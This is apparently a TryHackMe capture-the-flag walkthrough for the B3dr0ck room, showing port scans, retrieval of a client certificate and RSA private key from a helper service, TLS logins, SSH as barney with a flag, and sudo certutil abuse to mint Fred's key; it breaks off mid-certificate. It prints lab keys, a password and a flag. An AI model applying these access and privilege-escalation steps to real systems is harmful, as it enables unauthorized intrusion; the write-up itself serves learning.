B3dr0ck – TryHackMe

Our task is to capture the following - barney.txt flag, fred's password, fred.txt flag and root.txt flag. We're given a hint that:

*Barney is setting up the ABC webserver, and trying to use TLS certs to secure connections, but he's having trouble. Here's what we know...

*He was able to establish nginx on port 80, redirecting to a custom TLS webserver on port 4040

*There is a TCP socket listening with a simple service to help retrieve TLS credential files (client key & certificate)

*There is another TCP (TLS) helper service listening for authorized connections using files obtained from the above service


Contents

1.Reconnaissance

We begin by checking if the host is alive.

```
┌─[root@parrot]─[/home/user]
└──╼ #ping 10.10.18.43
PING 10.10.18.43 (10.10.18.43) 56(84) bytes of data.
64 bytes from 10.10.18.43: icmp_seq=1 ttl=63 time=46.1 ms
64 bytes from 10.10.18.43: icmp_seq=2 ttl=63 time=46.7 ms
^C
--- 10.10.18.43 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 46.115/46.429/46.744/0.314 ms
```

The host responds. On visiting the page, we see:



Welcome to ABC!


Abbadabba Broadcasting Compandy

We're in the process of building a website! Can you believe this technology exists in bedrock?!?

Barney is helping to setup the server, and he said this info was important...

```
Hey, it's Barney. I only figured out nginx so far, what the h3ll is a database?!?
Bamm Bamm tried to setup a sql database, but I don't see it running.
Looks like it started something else, but I'm not sure how to turn it off...

He said it was from the toilet and OVER 9000!

Need to try and secure connections with certificates...
```

There’s nothing hidden in the source code.





```
<!DOCTYPE html>
<html>
  <head>
    <title>ABC</title>
    <style>
      body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
      }
    </style>
  </head>

  <body>
    <h1>Welcome to ABC!</h1>
    <p>Abbadabba Broadcasting Compandy</p>

    <p>We're in the process of building a website! Can you believe this technology exists in bedrock?!?</p>

    <p>Barney is helping to setup the server, and he said this info was important...</p>

<pre>
Hey, it's Barney. I only figured out nginx so far, what the h3ll is a database?!?
Bamm Bamm tried to setup a sql database, but I don't see it running.
Looks like it started something else, but I'm not sure how to turn it off...

He said it was from the toilet and OVER 9000!

Need to try and secure connections with certificates...

</pre>
  </body>
</html>
```

2.Certificate

Let’s check which ports are open.

```
┌──[root@parrot]─[/home/user]
└──╼ #nmap -p- 10.10.18.43
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.18.43
Host is up (0.048s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
4040/tcp  open  yo-main
9009/tcp  open  pichat
54321/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 67.76 seconds
```

On port **9009**, we find a service called “pichat” – known for P2P communication.
From the hints, we know one service helps recover TLS credentials.



Visiting the webserver gives us a certificate error.
We start listening on port 9009 to investigate.

We successfully connect to the service.

```
What are you looking for? flag
Sorry, unrecognized request: 'flag'

You use this service to recover your client certificate and private key
What are you looking for? certificate
Sounds like you forgot your certificate. Let's find it for you...

-----BEGIN CERTIFICATE-----
MIICoTCCAYkCAgTSMA0GCSqGSIb3DQEBCwUAMBQxEjAQBgNVBAMMCWxvY2FsaG9z
dDAeFw0yNTA3MDIxMDI2NTJaFw0yNjA3MDIxMDI2NTJaMBgxFjAUBgNVBAMMDUJh
cm5leSBSdWJibGUwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQC+q7P+
zbAg579hYYEH7goe/8BaCsbuaH0zPC/gueKlHbiMdO7ohgLGaG6DdPSAAj2ay9Yo
PgBTpjiWHcmiFQRqyTB5XW+TKdGE5Fk4DPT4yB01MUPWAbAVcJUuzAQqY0HydCo8
AD5AqCl/Ft54nkUTOnDNHnA/xgoGnC6U4bz1arMqFnvM/8V13i70N19yHJJzvMz9
G7W9zsCMOLAM+tqLQVYtNfxoNhsraG5VYpx56yPoINE4IeIhr8mH2Nwk+fNfDZD1
BekRq+A2+ypgjVRbjqdovkWVHb/z360AdnHCxL8JX/6Glc9Uv2x53uXLf9vHHt1M
b/p/StjYENDFjCSVAgMBAAEwDQYJKoZIhvcNAQELBQADggEBAJzVzCmhy51Qfcpl
8wqsCWQMYQcUsmlv1UavA2UfP+Uj8g1/bSRtUf5nF5zflmyKbB3DjC67OyT/+73U
N57rX2+gDSfnOqfRnJT9/A6IEcUuK4w92zRHuOBa3YrYiDauLeiD6BZhvfYW7+2G
igernREfSBiR8RoCvJubljzCzG31YIWhh392aH4I3cdz3kjjqa639YJDJ+o9JBOl
SFcYadmcF0JiDik32r69v+OW0KYn8sBdvx2tdgVjhtSbFs5nuAfpZ3l/2n7FWSEe
NjVvyZEr/ZK6X35lWdZGhJLv1gE/UZy05eMcr+wA0qWcNUedzQgGSuTo1HPgCxQ/
FWRGQjY=
-----END CERTIFICATE-----
```

I tried sending the flag command just to test it – the response confirms this is the service for retrieving keys and certs.

```
What are you looking for? private kay
Sounds like you forgot your private key. Let's find it for you...

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAvquz/s2wIOe/YWGBB+4KHv/AWgrG7mh9Mzwv4LnipR24jHTu
6IYCxmhug3T0gAI9msvWKD4AU6Y4lh3JohUEaskweV1vkynRhORZOAz0+MgdNTFD
1gGwFXCVLswEKmNB8nQqPAA+QKgpfxbeeJ5FEzpwzR5wP8YKBpwulOG89WqzKhZ7
zP/Fdd4u9DdfchySc7zM/Ru1vc7AjDiwDPrai0FWLTX8aDYbK2huVWKceesj6CDR
OCHiIa/Jh9jcJPnzXw2Q9QXpEavgNvsqYI1UW46naL5FlR2/89+tAHZxwsS/CV/+
hpXPVL9sed7ly3/bxx7dTG/6f0rY2BDQxYwklQIDAQABAoIBAQCtNLEoEJWk7qEN
x1M9buHG0zFbGlsoC8dgGZasoG/g6qTRAxBcLhCrSAbMaBwLhP2NdwmuONR3KJJS
2/Bkyo7eqrDcLyLCHsTz4bOilTKcJL1TqtMivxnEACelATPvhYdMxnXvV5E1jw1T
I+Uo0S2SkA4UZ0g0xqQo6Qvvtzi9/oPuLzsljRivgrY1bq7qv27A8V0eun7j/vxI
bC0q7yIp/inWEiJ3eEMGbft459MMQou9zd7PmUjK8rr+zuVoKDagLFMwVNyzbuu7
wIm61yN1lxTXB/NyxSl3M4yXB22Q5bz9zPXxwsanjS5s714MAYHaTvzd8/HFHSVi
9u3ed33BAoGBAOSDs8X96PXP8adFntX40Mjb70mftWedJSEdvPk6hK/oYhebNVgU
7s1a7F3r3gJVVTPbROSOBzUt5y10b1uwxQXGhmCnYn8H7KQs2diaOV6F/jm+UUhU
1NQ7lDP/wAHoUTlSFSDYMP2jco453+5iXsdcCoDjbL5jHq+qCfOM8S79AoGBANWa
vGvGku1ZsevdQZ0wEIAWCPLHcw+RcfhcBE2adwEv9t6ku9R4dCj8VRSE68cucXS5
D6SbNVfIwl3AsB3SuUoQDqKEzKFTt+TDOI8oEI9PGU5gwyJ6W9/b1+exSlbgjT7r
9beYxR8ePSFJmDdskjlA4AYuaGqfo4LjIrL9DVt5AoGAZNzY+dhT/kPVlw58yFc1
2KJzIR0UVfKf09krcxpoPLimq2K/jexXZ17tm5sjeAYwQF5VL0idV9S2CHMvP9pr
bFwvLfRT3lwiEGkXkqqoDde42cXuXK3M7wyJItaM6oqfZ1yapM+n+Bwv0SUseS0E
RpySqkc31WUswz6be9vHDQUCgYEArfsu5YoEOpcIOFkrDGENz4YjG7wgl9mbvvMT
/jGGJM1wgsAizVifJJMCqYfqk33co3nop+ZTeIDo73v29xOgIBccFHueQPjzm7z2
4IN9mXyP3CssRXTsSFXEcc8SAdk8srd2mGgyhroWiHptJRelskSJM/+wxMfqYr2m
katTqeECgYBZ1qBHRjohOh37dLTe1GEQ/k6RecvHmvIvuAj8Ma30z+Xoluj+L06h
c90f/m0WVBFLXHjh22BTzYBE0K87zhlr48uP3RPULz6F7TbhYIs/4ZkUdX8P0jQn
NHMWIAinvu5Bdh55MpxEE67OlUDx0calIIo3HG7Y6y6TylxQFGF10A==
-----END RSA PRIVATE KEY-----
```

We save the received data as client.crt and client.key, and connect to port 4040 using OpenSSL.

```
┌──[root@parrot]─[/home/user/Desktop]
└─► #openssl s_client -connect 10.10.18.43:4040 -cert client.crt -key client.key
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = localhost
verify return:1
---
Certificate chain
 0 s:CN = localhost
   i:CN = localhost
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
```

Connection successful.

```
    TLS session ticket:
    0000 - 71 02 49 26 b4 7a ac 5b-10 dd 8c 71 d9 8d 11 90   q.I&.z.[...q....
    0010 - 93 e8 51 6e 3f 40 fb d3-9a 57 97 11 bc 4f aa fd   ..Qn?@...W...O..
    0020 - d5 a2 71 7e dc a2 81 df-30 74 68 1a 52 90 59 18   ..q~....0th.R.Y.
    0030 - 5f b3 b8 06 f1 93 eb 78-1f 1d 1f a5 71 d0 9c 04   _......x....q...
    0040 - 22 f5 ef dd 42 4a 02 2c-e4 f2 27 a9 dc 60 c6 22   "...BJ.,..'..`."
    0050 - 69 db 02 a3 ee 87 4f 59-a0 9f ea 2e 33 a4 6e 71   i.....OY....3.nq
    0060 - 3e a6 cf 76 46 d5 0c c7-32 0c 29 8e 91 aa 65 24   >..vF...2.)...e$
    0070 - af bc e5 30 c1 c3 f1 57-cd 54 b0 d4 9d 0d a9 38   ...0...W.T.....8
    0080 - 0e 0a eb bc e7 39 a4 58-a8 1b 47 7a 1b bb ea c6   .....9.X..Gz....
    0090 - ce 3d bb 37 10 e3 87 eb-a9 28 0d 23 7e 30 eb 5a   .=.7.....(.#~0.Z
    00a0 - be bf 32 66 c6 14 44 67-f9 20 ff 84 55 07 99 e1   ..2f..Dg. ..U...
    00b0 - 88 46 b7 72 e6 20 6f 73-3f 3c 96 bd 56 b4 a3 4c   .F.r. os?<..V..L
    00c0 - 88 8b e2 e6 7c f8 6b d6-b0 cb 6d bf 5c 49 49 81   ....|.k...m.\II.
    00d0 - 47 5a e6 c6 ef a8 55 57-71 65 9c 9e 6e 16 3d 55   GZ....UWqe..n.=U

    Start Time: 1751460884
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
```

Unfortunately, there’s nothing useful – I also tried scanning with curl, but found nothing. Time to try Gobuster.

```
┌──[root@parrot]─[/home/user]
└─── #gobuster dir -u https://10.10.18.43:4040 -w /home/user/Desktop/21/common.txt -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.18.43:4040
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 858]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```

Gobuster also returns nothing. Probably nothing more here.

3.Login

We still have port **54321** to check.
We connect using OpenSSL with the previously obtained credentials.


```
┌──[root@parrot]─[/home/user/Desktop]
└─── #openssl s_client -connect 10.10.18.43:54321 -cert client.crt -key client.key
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = localhost
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = localhost
verify return:1
---
Certificate chain
```

```
    Start Time: 1751461555
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
Welcome: 'Barney Rubble' is authorized.
b3dr0ck>
```

We manage to log in!

```
Welcome: 'Barney Rubble' is authorized.
b3dr0ck> ls
Unrecognized command: 'ls'

This service is for login and password hints
b3dr0ck> ls -la
Unrecognized command: 'ls -la'

This service is for login and password hints
b3dr0ck> barney.txt
Unrecognized command: 'barney.txt'

This service is for login and password hints
b3dr0ck> help
Password hint: d1ad7c0a3805955a35eb260dab4180dd (user = 'Barney Rubble')
b3dr0ck>
```


Basic commands don’t return much – the service says it's for credential recovery.
After running help, we’re told the password is encrypted – we need to decrypt it.



CrackStation returned nothing – perhaps it's not a hash but the actual password?

4.Barney

Correct – it wasn't a hash, just a password. We now log in as **Barney** via SSH.



We find the first flag: barney.txt.

```
barney@b3dr0ck:~$ ls -la
total 28
drwxr-xr-x 3 barney barney 4096 Apr 30  2022 .
drwxr-xr-x 4 root   root   4096 Apr 10  2022 ..
-rw------- 1 barney barney   38 Apr 29  2022 barney.txt
lrwxrwxrwx 1 barney barney    9 Apr 28  2022 .bash_history -> /dev/null
-rw-r--r-- 1 barney barney  220 Apr 10  2022 .bash_logout
-rw-r--r-- 1 barney barney 3771 Apr 10  2022 .bashrc
drwx------ 2 barney barney 4096 Apr 30  2022 .cache
-rw-r--r-- 1 root   root      0 Apr 30  2022 .hushlogin
-rw-r--r-- 1 barney barney  807 Apr 10  2022 .profile
lrwxrwxrwx 1 root   root      9 Apr 29  2022 .viminfo -> /dev/null
barney@b3dr0ck:~$ cat barney.txt
THM{f05780f08f0eb1de65023069d0e4c90c}
barney@b3dr0ck:~$
```

We still don’t have access to Fred’s flag.

```
barney@b3dr0ck:~$ cd /home
barney@b3dr0ck:/home$ ls
barney  fred
barney@b3dr0ck:/home$ cd fred
barney@b3dr0ck:/home/fred$ ls
fred.txt
barney@b3dr0ck:/home/fred$ cat fred.txt
cat: fred.txt: Permission denied
barney@b3dr0ck:/home/fred$
```

Running sudo -l shows which commands we can run.

```
barney@b3dr0ck:/home/fred$ sudo -l
Matching Defaults entries for barney on b3dr0ck:
    insults, env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User barney may run the following commands on b3dr0ck:
    (ALL : ALL) /usr/bin/certutil
barney@b3dr0ck:/home/fred$
```

We can use certutil (used to manage certificates), and we find a directory with files:

```
barney@b3dr0ck:/home/fred$ certutil ls

Current Cert List: (/usr/share/abc/certs)
------------------
total 56
drwxrwxr-x 2 root root 4096 Apr 30  2022 .
drwxrwxr-x 8 root root 4096 Apr 29  2022 ..
-rw-r----- 1 root root  972 Jul  2 10:26 barney.certificate.pem
-rw-r----- 1 root root 1678 Jul  2 10:26 barney.clientKey.pem
-rw-r----- 1 root root  894 Jul  2 10:26 barney.csr.pem
-rw-r----- 1 root root 1678 Jul  2 10:26 barney.serviceKey.pem
-rw-r----- 1 root root  976 Jul  2 10:26 fred.certificate.pem
-rw-r----- 1 root root 1678 Jul  2 10:26 fred.clientKey.pem
-rw-r----- 1 root root  898 Jul  2 10:26 fred.csr.pem
-rw-r----- 1 root root 1678 Jul  2 10:26 fred.serviceKey.pem


barney@b3dr0ck:/home/fred$
```

I attempt to extract Fred’s credentials:

```
barney@b3dr0ck:/home/fred$ sudo certutil fred

Cert Tool Usage:
----------------

Show current certs:
  certutil ls

Generate new keypair:
  certutil [username] [fullname]

barney@b3dr0ck:/home/fred$
```

We obtain Fred’s private key and certificate.

```
barney@b3dr0ck:/home/fred$ sudo certutil fred "Fred Flinstone"
Generating credentials for user: fred (Fred Flinstone)
Generated: clientKey for fred: /usr/share/abc/certs/fred.clientKey.pem
Generated: certificate for fred: /usr/share/abc/certs/fred.certificate.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAsuW2bmfRc6hskKvC6yBi3BT3n6l5r5ZVRitKxV+PL6qhdHzL
PGh8u03q/KRu0f/jq4UqCOevHBEsEB8XnSDCNW/1mjOmW8l6XXyD1ozxj8Qp6W6/
636QjdMwLsSLYL9xUHeVbnzPvNEYFaCDN7I6u8qVsJihHeHrY0csx3gDFkQ86Mfv
kwc4/NTyUJm0Dh/B62JKzbbbWUhT28d8cyIgVJoxXgfi256IUIAXbmGvF0yl/l4D
AAH6pBe2XiZ7rg5Ri/7oyzKRDT26zhA4rFmt+bmLD3BrfAhBngwCRGJ9fA9910mE
/gK/4sGtOxs1FRi1VyyCuK16vGtudA39feN+UQIDAQABAoIBADfpqcn58rGmS0Aw
HrykI6HLf9VL/7dMUhybPURQ6IyqVMn2kwKvWYSlBrOtpOFHi924wfmEh+tKxq3H
OfcnHOvcsTNfvzfi0bbUStRMutcHJV5K+frdVMqu3dlQHou/aegPaAnfQoIuC8v+
neRTdR3qZDyMh5ayXIJr5Wf2b2iOp2sTewlPl3ETV2IRCOQqNT0YCGckV69vS1mQ
YULUlBVl4ihGS1fr9lJ3U7vgAbrpKMC0W1Sl/Cf0pwaIY3gXab0NWwcUKqiT1ZzH
oZ2MUdxemaQe7hk6/AyrwTr3OyS9dGSANKXhRsH4iyD49RNs6Uqsfnee46Gu1i1O
wDSSgx0CgYEA3dOZv+GzG311BAmKbt3/QW5qnww5HGCMAm0lQOyU/mDJy33LeMOP
rXS80CLPDSU7kB+9IU2GeaVOO+I64ddlmSDOhZ+t9eOrrjPaNo2cQfHAvPvZoVfe
1hiI/OlEUXC1eEsXw3dIBMiQtPgIdAkJkgSSy5qJ70KeNT0zvI7BrlMCgYEAznUR
UGpeXeef6mkZdPDlwWZeDLoYcB+a7PlBGVP18X9OePidQUjlpTk0GNMRlNk4xXVH
roeVs9armHcA3Dw7sEBoFznGplOSGMr8/8sNkVEq/CknWmsJsjcpyQSsvL+eJcS6
hYWBazX+9p5IqHiOT3V5F+O+MatWquiHBZ0fZEsCgYBGTSNy/nKnCbGmH+fxjwWw
lO/RjCwlZCu7MSAXXWMy4zXQ+gMcOM42KMMWK5H3Fo+z83sbLNirgMo0jFQg8wTN
7OnGy350aT0lrmU/2M1m0NlGi4LDcXe73na7wKnYLaI1h4b2eb0nVvEViW4UaDDS
SATF5ipE25YMRWM6JPwY5QKBgQCdo1VtCUq0eL7pxQXi/GzxlrAJF67BLeClQEws
gqcvlfzc8TdhOb/ewCa/Laom9RUb78ijwnLTtf2flH3bq0IH+aWA1mSPaxAKTjOP
PANICanAj8u0hjYJFYWaLy+Vjtm6DNQ+TwnaSog61fC0chh3I0MqsoHuetzZ8mHm
L2pgsQKBgCfjP/vdrOEsg42un5eiMUAdZ899/ZXqTQo32XJZFyqqjr9voGBJ1rEd
Ykx66ZG+VEDIo5GdMIOoQnGGScAad/yY0VVgBl+S49+jNRUekwBaTi+nDzFQ99+d
Dw+SLxWdNWs9Kpi9Ld99zHbWyiC6nPMwgd4rlniyHt32/9icsFrc
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICojCCAYoCAjA5MA0GCSqGSIb3DQEBCwUAMBQxEjAQBgNVBAMMCWxvY2FsaG9z
```

```
